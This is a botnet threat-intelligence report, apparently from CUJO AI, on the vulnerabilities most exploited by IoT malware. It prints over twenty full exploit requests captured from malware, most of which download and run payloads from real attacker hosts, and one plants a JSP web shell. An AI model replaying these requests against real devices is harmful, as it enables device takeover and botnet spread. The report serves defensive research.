Just like in 2021, the **most exploited vulnerability is CVE-2017-17215**, which has the Improper Input Validation CWE and **affects Huawei HG532 routers**. The exploit enables an authenticated attacker to run arbitrary commands on the target system.

Exploit for CVE-2017-17215 taken from [1]

```
POST /ctrlt/DeviceUpgrade_1 HTTP/1.1
Content-Length: 430
Connection: keep-alive
Accept: */*
Authorization: Digest username="dslf-config",
realm="HuaweiHomeGateway",
nonce="88645cefb1f9ede0e336e3569d75ee30",
uri="/ctrlt/DeviceUpgrade_1",
response="3612f843a42db38f48f59d2a3597e19c",
algorithm="MD5", qop="auth", nc=00000001, cnonce="248d1a2560100669"


<?xml version="1.0" ?><s:Envelope
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body><u:Upgrade xmlns:u="urn:schemas-upnp-
org:service:WANPPPConnection:1"><NewStatusURL>$(/bin/busybox wget
-g astrxscan.chxv8ybuh2ytmfvfwrulcdqtywlooiybaevwsa2b.org -l
/tmp/binary -r /1x57G5FGH4/0xC4TN3T-590.mips; /bin/busybox chmod
777 * /tmp/binary; /tmp/binary huawei)</NewStatusURL>
<NewDownloadURL>$(echo HUAWEIUPNP)</NewDownloadURL></u:Upgrade>
</s:Body></s:Envelope>
```

What is most important: **out of 1,685 malicious binaries that contained at least one exploit, 96% (1,625) exploited this vulnerability!**

Since the vulnerability is quite old and only affects one type of router, there are relatively few devices in use today that would be affected by this vulnerability, at least not enough to justify such widespread use of the exploit. A reason for this magnitude of exploitation might be the extensive code-borrowing from other malware strains, which could be traced back to Mirai and Gafgyt, especially the former, since its original source code is publicly available. Code-borrowing in malware is sometimes irrational, and this exploit likely survived in the code unnoticed. The vulnerability also requires an authenticated user, making it more complex than the many unauthenticated remote command execution-type vulnerabilities that we observed.

The rest of the Top 10 vulnerabilities more or less belong to the Injection-type, their exploitation is simple, all are quite old, with the most recent one disclosed in 2018.

Top 2-6 exploits were also in the Top 10 in our 2021 botnet report, with some minor place-switching this year. The Linksys 'tmUnblock.cgi' RCE vulnerability climbed up a few places, and three CVEs were switched out entirely. For the three exploits that dropped out of the top 10: CVE-2021-20090 was not observed this year, CVE-2021-35395 was found in 28 binaries, and was discussed in detail, while CVE-2014-3206 appeared 9 times. The new additions to the Top 10 list are CVE-2016-10372, CVE-2015-2051 and Netgear 'setup.cgi' RCE, all of which have the Command Injection CWE

**CVE-2016-10372** involves ZyXEL/eir D1000 modems, which have the TCP port 7547 exposed to the Internet, with a TR-064 server behind, originally intended as a means for the ISP to remotely configure software installation on the modem. This server accepts several legitimate commands, from where 'SetNTPServers' can be exploited to force the target system to run arbitrary commands. You can learn more here. The following exploit is incorrect in two places, highlighted in cyan. It uses the incorrect TCP port and introduces some additional characters inside the SOAP Envelope.

Exploit for CVE-2016-10372 taken from [2]

```
POST /UD/act?1 HTTP/1.1
Host: 127.0.0.1:7574
User-Agent: Hello, world
SOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers
Content-Type: text/xml
Content-Length: 640

<?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP
-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body><u:SetNTPServers xmlns:u="urn:dslforum-
org:service:Time:1&qu ot;><NewNTPServer1>`cd /tmp && rm -rf * &&
/bin/busybox wget http://194.87.71.134/log19/log19.mips && chmod
777 log19.mips && ./log19.mips tr064`</NewNTPServer1>
<NewNTPServer2>`echo DEATH`</NewNTPServer2><NewNTPServer3>`echo
DEATH`</NewNTPServer3><NewNTPServer4>`echo DEATH`</NewNTPServer4>
<NewNTPServer5>`echo DEATH`</NewNTPServer5></u:SetNTPServers>
</SOAP-ENV:Body></SOAP-ENV:Envelope>
```

**CVE-2015-2051** affects various D-Link routers that are vulnerable in their HNAP SOAP interface, via the "GetDeviceSettings" *SOAPAction*. The example exploit code shown below and the exploit code on the Internet does not match, as the relevant *SOAPAction* isn't mentioned properly – *SOAPAction: http://purenetworks.com/HNAP1/GetDeviceSettings/‹cmd›*. We could not validate whether the exploit code in the malware is working properly.

Exploit for CVE-2015-2051 taken from [2]

```
POST /HNAP1/ HTTP/1.0
Host: %s:80
Content-Type: text/xml; charset="utf-8"
SOAPAction: http://purenetworks.com/HNAP1/`cd /tmp && rm -rf *
&& wget http://194.87.71.134/log19/log19.mips && chmod 777
/tmp/log19.mips && /tmp/log19.mips hnap`
Content-Length: 640

<?xml version="1.0" encoding="utf-8"?><soap:
Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body>
<AddPortMapping xmlns="http://purenetworks.com/HNAP1/">
<PortMappingDescription>foobar</PortMappingDescription>
<InternalClient>192.168.0.100</InternalClient>
<PortMappingProtocol>TCP</PortMappingProtocol>
<ExternalPort>1234</ExternalPort><InternalPort>1234</InternalPort>
</AddPortMapping></soap:Body></soap:Envelope>
```

**The Netgear 'setup.cgi'** is among the oldest vulnerabilities with a 2013 disclosure year. It affects two Netgear routers, DGN1000 and DGN2000. The 'syscmd' function in *setup.cgi* is exploitable to run arbitrary commands unauthenticated.

Exploit for Netgear "setup.cgi" RCE vulnerability taken from [2]

```
GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-
rf+/tmp/*;wget+http://194.87.71.134/ohshit.sh+-
O+/tmp/netgear;sh+netgear&curpath=/&currentsetting.htm=1 HTTP/1.0
```

# New Exploited Vulnerabilities

These are the most exploited vulnerabilities that were not seen in the 2021 report.

| CVE/Name | Count | Affected device/software types |
|---|---|---|
| CVE-2022-25075 | 41 | Router (TOTOLINK A3000RU) |
| CVE-2022-30525 | 37 | Firewall (ZyXEL USG FLEX-series) |
| PHP 8.1.0-dev Backdoor RCE | 28 | Software (PHP 8.1.0-dev) |
| CVE-2021-41773 | 28 | Software (Apache HTTP server) |
| CVE-2021-42013 | 28 | Software (Apache HTTP server) |
| CVE-2022-22965 | 28 | Software (Spring MVC/Spring WebFlux) |
| CVE-2021-36260 | 28 | IP camera (Hikvision) |
| CVE-2021-46422 | 28 | Router (Telesquare SDT-CW3B1) |
| CVE-2022-26186 | 28 | Router (TOTOLINK N600R) |
| CVE-2022-26210 | 28 | Router (TOTOLINK A830R) |
| CVE-2022-34538 | 28 | IP camera (Digital Watchdog DW MEGApix) |
| CVE-2022-37061 | 28 | Thermal sensor camera (FLIR AX8) |
| CVE-2022-1388 | 28 | Firewall (F5 BIG-IP) |

All these vulnerabilities have something in common: they can all be found in Zerobot, and, in the time-frame of this research, all of them except for the first two were seen only in Zerobot. We've already described CVE-2021-41773, CVE-2021-42013 and CVE-2022-1388. The others have the Command Injection CWE.

**CVE-2022-25075** affects the TOTOLINK A3000RU router and the vulnerability was disclosed on the 12th of February 2022. The device contains a command injection vulnerability in the "Main" function of 'downloadFlile.cgi', which allows an attacker to execute arbitrary commands by controlling the 'QUERY_STRING' environment variable, which can be done with the 'payload' parameter.

Exploit for CVE-2022-25075 taken from [5]

```
GET /cgi-bin/downloadFlile.cgi?payload=`wget
http://zero.sudolite.ml/zero.sh || curl -o
http://zero.sudolite.ml/zero.sh || curl -O
http://zero.sudolite.ml/zero.sh; killall i .i mozi.m Mozi.m mozi.a
Mozi.a kaiten Nbrute minerd /bin/busybox; history -c; rm
~/.bash_history; chmod 755 zero.sh; /bin/bash zero.sh`
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8 Accept-Language: en-US,en;q=0.5
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Cache-Control: max-age=0
```

**CVE-2022-30525** affects ZyXEL USG FLEX-series firewalls that also support Zero Touch Provisioning (ZTP). When using the 'setWanPortSt' configuration command on the 'ztp/cgi-bin/handler' page, the data supplied in the 'data' or 'mtu' parameter is passed unsanitized to the *os.system* method. You can learn more about this vulnerability here. The example exploit shown below is missing one ';' character at the start and end of the command supplied to 'mtu', unlike other exploits found on the Internet.


Exploit for CVE-2022-30525 taken from [5]

```
POST /ztp/cgi-bin/handler
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0
Safari/537.36
Accept: */*
Content-Type: application/json
Connection: close

And the JSON encoded data of:
"command": "setWanPortSt",
"proto": "dhcp",
"port": "4",
"vlan_tagged": "1",
"vlanid": "5",
"data": "dota?",
"mtu": "wget http://zero.sudolite.ml/zero.sh || curl -o
http://zero.sudolite.ml/zero.sh || curl -O
http://zero.sudolite.ml/zero.sh; killall i .i mozi.m Mozi.m mozi.a
Mozi.a kaiten Nbrute minerd /bin/busybox; history -c; rm
~/.bash_history; chmod 755 zero.sh; /bin/bash zero.sh"
```

# Vulnerability Distribution by Disclosure Year: New vs Old Exploits


Here you can see the vulnerability distribution by disclosure year in the 2021 botnet report.

**Distribution of Vulnerabilities by Disclosure Year (2021 Botnet Report Data)**




And here is how they look in this year's research.

**Distribution of Vulnerabilities by Disclosure Year (2022/2023 Botnet Report Data)**



In 2021, just 20% of vulnerabilities we discovered had been disclosed in the preceding two years. Now, we see a significant shift where **newer vulnerabilities are used almost twice as often** – 38% were disclosed in the last two years.

Another important factor is the ratio of binaries that contain newer vulnerabilities to the rest. In 2021, this was 61 to 160 binaries, and this year it is 57 to 1,628. So **even though there are proportionally more newer vulnerabilities being exploited, they appear in a much smaller ratio** compared to 2021.

There is also a new record for **the oldest vulnerability present in malware**, which is CVE-2007-3010. It affects the Unified Maintenance Tool in the Alcatel OmniPCX Enterprise Communication Server. By running the web interface's 'masterCGI' script with the 'ping' and 'user' parameters, a user can ping any IP address reachable from the server. However, the value of the 'user' parameter is not sanitized, and is processed by a shell, so it can be exploited to run arbitrary commands on the system.

While the affected software platform is an enterprise solution, and this sector tends to be on the slower side of replacing tried and tested technology, an advisory from 2007 says that "correct filtering of shell meta-characters and tighter access control have been implemented in all supported versions", so there shouldn't be too many vulnerable systems in the wild.


Exploit for CVE-2007-3010 taken from [11]

```
GET /cgi-bin/masterCGI?
ping=nomip&user=;cd${IFS}/tmp;wget${IFS}http://45.66.230.47/bins/
wget.sh${IFS}-
O-${IFS}>sfs;chmod${IFS}777${IFS}sfs;sh${IFS}sfs${IFS}selfrep.alcatel; HTTP/1.1
Host: %s
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Hello World
```

# Sets of Exploits

Binaries use different numbers of exploits. In contrast to our findings from 2021 when 83% of malware used two or more exploits, this year only around 40% used more than a single exploit. Here's how the overall distribution looks by the number of exploits used.

**Number of Exploits Used**




### What is an exploit set?

An exploit set is a list of all the exploits that a specific malicious binary uses for propagation or other purposes. This year, we discovered 36 different exploit sets in use. Although only five out of 36 sets use a single exploit, 60% of all exploit-containing malware (1,017 binaries) had one of these five exploit sets. CVE-2017-17125, the most often exploited vulnerability, was in 28 of the 36 exploit sets, moreover, the most popular exploit set used by 987 binaries targets this vulnerability only. The largest exploit set contained 22 exploits and was solely used by Zerobot.

Another interesting fact is that **only six sets contained exploits for recently disclosed vulnerabilities** (i.e., within the last two years before the report) but four of them had around 50% or more of their exploits targeting such vulnerabilities.

In general, exploit-containing malware can be divided into two groups:

1. Binaries that equip exploit sets with mostly old, and well-known vulnerabilities.
2. Binaries with mostly new vulnerabilities in their exploit sets.

The overwhelming majority of the binaries we've seen belong to the first group. The second group is smaller and innovates in the sense that their operators track fresh vulnerabilities and don't waste much time implementing exploits for those vulnerabilities into their botnet source code.

Here is a list of those four exploit sets and malware that uses them:

| Exploits in the set | Observed URL | Information on the botnet | Filehash |
|---|---|---|---|
| CVE-2021-4034 | hxxp://5.2.72[.]244/xms/su?grep | Malware written in Go. IP address belongs to AS 60404 (Netherlands) managed by The Infrastructure Group B.V. | [9] |
| CVE-2017-5638, CVE-2022-22947 | hxxp://194.145.227[.]21/sys.x86_64 | A Sysrv botnet instance written in Go. IP address belongs to AS 48693 (Ukraine) managed by Rices Privately owned enterprise. | [10] |
| Netgear "setup.cgi" RCE, CVE-2014-9118, CVE-2015-2051, CVE-2016-6277, CVE-2017-18368, CVE-2018-10823, CVE-2020-17456, CVE-2021-4039, CVE-2021-44228, Adobe ColdFusion 11 JNDI attack, CVE-2022-22947, CVE-2022-25075, CVE-2022-29013 | hxxp://80.94.92[.]38/folder/enemybot[arm, sh4, x86, ...] | Enemybot. IP address belongs to AS 47890 (United Kingdom) managed by Unmanaged Ltd. The specific IP has a geolocation in Romania. | [7] |
| CVE-2014-8361, CVE-2016-20017, CVE-2017-17215, CVE-2018-10561, CVE-2018-20057, CVE-2020-10987, CVE-2020-25506, CVE-2020-7209, PHP 8.1.0-dev RCE, CVE-2021-35395, CVE-2021-36260, CVE-2021-41773, CVE-2021-42013, CVE-2021-46422, CVE-2022-1388, CVE-2022-22965, CVE-2022-25075, CVE-2022-26186, CVE-2022-26210, CVE-2022-30525, CVE-2022-34538, CVE-2022-37061 | hxxp://zero.sudolite[.]ml/bins/zero.[arm, mips, ppc64, ...] | Zerobot written in Go. The IP address is 176.65.137[.]5, which has a geolocation in Germany and a messy background. It seemingly belongs to no AS, the network looks to be operated by ZeXoTeK IT-Services GmbH with a really outdated and poorly maintained website, and another hosting company with little to no public information available also appears in the name of Elsmery Hosting with an abuse email address and a postal address in Egypt. | [5] |

# How CUJO AI Protects Internet Users Against Botnets

CUJO AI has developed Sentry, a leading AI-driven cybersecurity solution that protects every device on a network from various threats, including botnets. Sentry is a multi-layered machine learning network security solution that network service providers use to protect their end-users (i.e., ISP customers). It detects and blocks threats directed at any device connected to the network, while respecting the privacy of the end-users.

Once deployed on any broadband router, CUJO AI Sentry requires no additional software to secure any and all computers, phones or IoT devices in the home. Sentry can also be deployed on the carrier's native app to provide full protection to mobile devices outside the home network.

Sentry is a proven solution that already protects tens of millions of homes around the world.

## Exploits Taken from Malware for Vulnerabilities That Were Not Discussed Separately

1. CVE-2016-20016 [1]

```
GET /shell?
cd+/tmp;wget+http://astrxscan.chxv8ybuh2ytmfvfwrulcdqtywlooiybaevw
sa2b.org/1x57G5FGH4/0xC4TN3T-590.arm7+-
O+p2d;+chmod+777+p2d;./p2d+jaws HTTP/1.1

User-Agent: Hello, pee

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8
Connection: keep-alive
```

2. CVE-2014-8361 [2]

```
POST /picsdesc.xml HTTP/1.1
Host: %s:52869
Content-Length: 630
Accept-Encoding: gzip, deflate
SOAPAction: urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping
Accept: */*
User-Agent: Hello, World
Connection: keep-alive

<?xml version="1.0" ?><s:Envelope
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body><u:AddPortMapping xmlns:u="urn:schemas-upnp-
org:service:WANIPConnection:1"><NewRemoteHost></NewRemoteHost>
<NewExternalPort>47500</NewExternalPort>
<NewProtocol>TCP</NewProtocol>
<NewInternalPort>44382</NewInternalPort><NewInternalClient>`cd
/var/;rm -rf msbin;wget http://194.87.71.134/log19/log19.mips -O
msbin;chmod 777 msbin;./msbin realtek`</NewInternalClient>
<NewEnabled>1</NewEnabled>
<NewPortMappingDescription>syncthing</NewPortMappingDescription>
<NewLeaseDuration>0</NewLeaseDuration></u:AddPortMapping></s:Body>
</s:Envelope>
```

3. CVE-2017-18368 [3]

```
POST /cgi-bin/ViewLog.asp HTTP/1.1
Host: 127.0.0.1
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: MtmKilledYou
Content-Length: 176
Content-Type: application/x-www-form-urlencoded

remote_submit_Flag=1&remote_syslog_Flag=1&RemoteSyslogSupported=1&
LogFlag=0&remote_host=%3bcd+/tmp;wget+http://208.67.107.247/idk/ho
me.arm7;chmod+777+home.arm7;./home.arm7;rm+-
rf+home.arm7%3b%23&remoteSubmit=Save
```

4. CVE-2018-20062 [3]

```
GET /index.php?s=/index/   hink
pp/invokefunction&function=call_user_func_array&vars[0]=shell_exec
&vars[1][]= 'wget http://208.67.107.247/idk/home.x86 -O /tmp/.Fdp;
chmod 777 /tmp/.Fdp; /tmp/.Fdp ThinkPHP.x86.Selfrep' HTTP/1.1
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: /
User-Agent: Tsunami/2.0
```

5. Linksys 'tmUnblock.cgi' RCE [4]

```
POST /tmUnblock.cgi HTTP/1.1
Host: 127.0.0.1:80
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: /
User-Agent: python-requests/2.20.0
Content-Length: 227
Content-Type: application/x-www-form-urlencoded

ttcp_ip=-h+%60cd+%2Ftmp%3B+rm+-
rf+mipsel%3B+wget+http%3A%2F%2F185.225.73.210%2Fmipsel%3B+chmod+77
7+mipsel%3B+.%2Fmipsel+linksys%60&action=&ttcp_num=2&ttcp_size=2&s
ubmit_button=&change_action=&commit=0&StartEPI=1
```

6. CVE-2016-6277 [2]

```
GET /cgi-bin/;cd${IFS}/var/tmp;rm${IFS}-
rf${IFS}*;${IFS}wget${IFS}http://194.87.71.134/ohshit.sh;$
{IFS}sh${IFS}/var/tmp/ohshit.sh
```

7. CCTV/DVR "language/Swedish" RCE [2]

```
GET /language/Swedish${IFS}&&cd${IFS}/tmp;rm${IFS}-
rf${IFS}*;wget${IFS}http://194.87.71.134/ohshit.sh;chmod${IFS}777$
{IFS}ohshit.sh;sh${IFS}/tmp/ohshit.sh&>r&&tar${IFS}/string.js
HTTP/1.0
```

8. CVE-2013-7471 [2]

```
POST /soap.cgi?service=WANIPConn1 HTTP/1.1
Host: %s:49152
Content-Length: 630
Accept-Encoding: gzip, deflate
SOAPAction: urn:schemas-upnp-
org:service:WANIPConnection:1#AddPortMapping
Accept: */*
User-Agent: Hello, World
Connection: keep-alive
```

```
<?xml version="1.0" ?><s:Envelope
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><SOAP-
ENV:Body><m:AddPortMapping xmlns:m="urn:schemas-upnp-
org:service:WANIPConnection:1"><NewPortMappingDescription>
<NewPortMappingDescription><NewLeaseDuration></NewLeaseDuration>
<NewInternalClient>`cd /tmp;rm -rf *;wget
http://194.87.71.134/log19/ohshit.sh;sh
ohshit.sh`</NewInternalClient><NewEnabled>1</NewEnabled>
<NewExternalPort>634</NewExternalPort><NewRemoteHost>
</NewRemoteHost><NewProtocol>TCP</NewProtocol>
<NewInternalPort>45</NewInternalPort></m:AddPortMapping>
<SOAPENV:Body><SOAPENV:envelope>
```

9. CVE-2014-2321 [6]

```
POST /web_shell_cmd.gch HTTP/1.1
Host: 127.0.0.1
User-Agent: HaxerMen
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 154
Content-Type: application/x-www-form-urlencoded

IF_ACTION=apply&IF_ERRORSTR=SUCC&IF_ERRORPARAM=SUCC&IF_ERRORTYPE=-
1&Cmd=wget+http%3A%2F%2F185.225.73.210%2Fmips+-
O+%2Fvar%2Ftmp%2Finit.norm&CmdAck=
```

10. CVE-2016-20017 [5]

'%s' is replaced by architecture names, like mips.

```
GET /login.cgi?cli=aa%20aa%27;wget
http://zero.sudolite.ml/bins/zero.%s || curl -o
http://zero.sudolite.ml/bins/zero.%s || curl -O
http://zero.sudolite.ml/bins/zero.%s; history -c; rm
~/.bash_history; killall i .i mozi.m Mozi.m mozi.a Mozi.a kaiten
Nbrute minerd /bin/busybox; chmod 755 zero.%s; ./zero.%s%27$
User-Agent: Hakai/2.0
Accept: */*
Connection: keep-alive
```

11. Vacron NVR RCE [2]

```
GET /board.cgi?cmd=cd+/tmp;rm+-
rf+*;wget+http://194.87.71.134/ohshit.sh;sh+/tmp/ohshit.sh
```

12. CVE-2020-7209 [5]

The respective Go method for this exploit is called CVE-2017-17106, which is a different vulnerability not exploited by Zerobot.

```
GET /linuxki/experimental/vis/kivis.php?type=kitrace&pid=15;echo
BEGIN;wget http://zero.sudolite.ml/zero.sh || curl -o
http://zero.sudolite.ml/zero.sh || curl -O
http://zero.sudolite.ml/zero.sh; killall i .i mozi.m Mozi.m mozi.a
Mozi.a kaiten Nbrute minerd /bin/busybox; history -c; rm
~/.bash_history; chmod 755 zero.sh; /bin/bash zero.sh;echo END;
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept: */*
Connection: close
```

13. CVE-2022-22965 [5]

The first request uses the payload shown below with normal URL encoding – which is also shown at the actual first request. It creates a file called 'tomcatwar.jsp' in the target system with the orange part as its content. The attacker can call this file and use it to execute the commands in the "cmd" parameter of the following request.

```
class.module.classLoader.resources.context.parent.pipeline.first.
pattern=%{c2}i if("j".equals(request.getParameter("pwd"))){
java.io.InputStream in = %
{c1}i.getRuntime().exec(request.getParameter("cmd")).getInputStream();
int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){
out.println(new String(b)); } } %{suffix}i&class.module.classLoader.resources.
context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.
context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.
resources.context.parent.pipeline.first.prefix=tomcatwar&class.module.classLoader.
resources.context.parent.pipeline.first.fileDateFormat=
```

*First request:*

```
POST /stupidRumor_war/index
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0
Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive
suffix: %>//
c1: Runtime
c2: <%
DNT: 1
```

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%
7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.
InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter
(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%
3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println
(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.
resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.
resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.
classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.
module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
```

*Second request:*

```
GET /stupidRumor_war/tomcatwar.jsp?pwd=j&cmd=wget
http://zero.sudolite.ml/zero.sh || curl -o
http://zero.sudolite.ml/zero.sh || curl -O
http://zero.sudolite.ml/zero.sh; killall i .i mozi.m Mozi.m mozi.a
Mozi.a kaiten Nbrute minerd /bin/busybox; history -c; rm
~/.bash_history; chmod 755 zero.sh; /bin/bash zero.sh
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0
Safari/537.36
Accept: */*
Connection: keep-alive
```

### 14. CVE-2021-36260 [5]

```
POST /SDK/webLanguage
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0
Safari/537.36
Accept: */*
Content-Type: text/xml
Connection: close

<xml><language>$("wget http://zero.sudolite.ml/zero.sh || curl -o
http://zero.sudolite.ml/zero.sh || curl -O
http://zero.sudolite.ml/zero.sh; killall i .i mozi.m Mozi.m mozi.a
Mozi.a kaiten Nbrute minerd /bin/busybox; history -c; rm
~/.bash_history; chmod 755 zero.sh; /bin/bash zero.sh")</language></xml>
```

### 15. CVE-2021-46422 [5]

```
GET /cgi-bin/admin.cgi?Command=sysCommand&Cmd=wget
http://zero.sudolite.ml/zero.sh || curl -o
http://zero.sudolite.ml/zero.sh || curl -O
http://zero.sudolite.ml/zero.sh; killall i .i mozi.m Mozi.m mozi.a
Mozi.a kaiten Nbrute minerd /bin/busybox; history -c; rm
~/.bash_history; chmod 755 zero.sh; /bin/bash zero.sh
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0
Safari/537.36
Accept: */*
Connection: close
```

